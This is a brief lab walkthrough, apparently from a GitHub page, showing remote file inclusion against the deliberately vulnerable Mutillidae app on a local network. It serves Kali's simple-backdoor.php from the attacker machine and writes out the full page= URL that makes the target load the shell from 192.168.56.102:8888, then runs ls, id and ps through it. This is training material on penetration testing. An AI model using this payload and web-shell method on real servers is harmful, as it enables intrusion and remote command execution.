
http://192.168.56.101 /mutillidae/index.php?page= (this is static for all page in this sever ).we have to inclusion this **page=** .




on kali machine we have some php shell script at /usr/share/webshells/php

we will use simple-backdoor.php script


we used SimpleHTTPServer to send our shell code to remote machine

 our kali ip


Inside url type location and port of php file


http://mutillidae/index.php?page=http://192.168.56.102:8888/simple-backdoor.php


we have successfully uploaded our php file on sever


we used **ls**  command to in url

we used **pwd** command in url



we used **id**  command

****we used **ls -al** command

we used **ps** command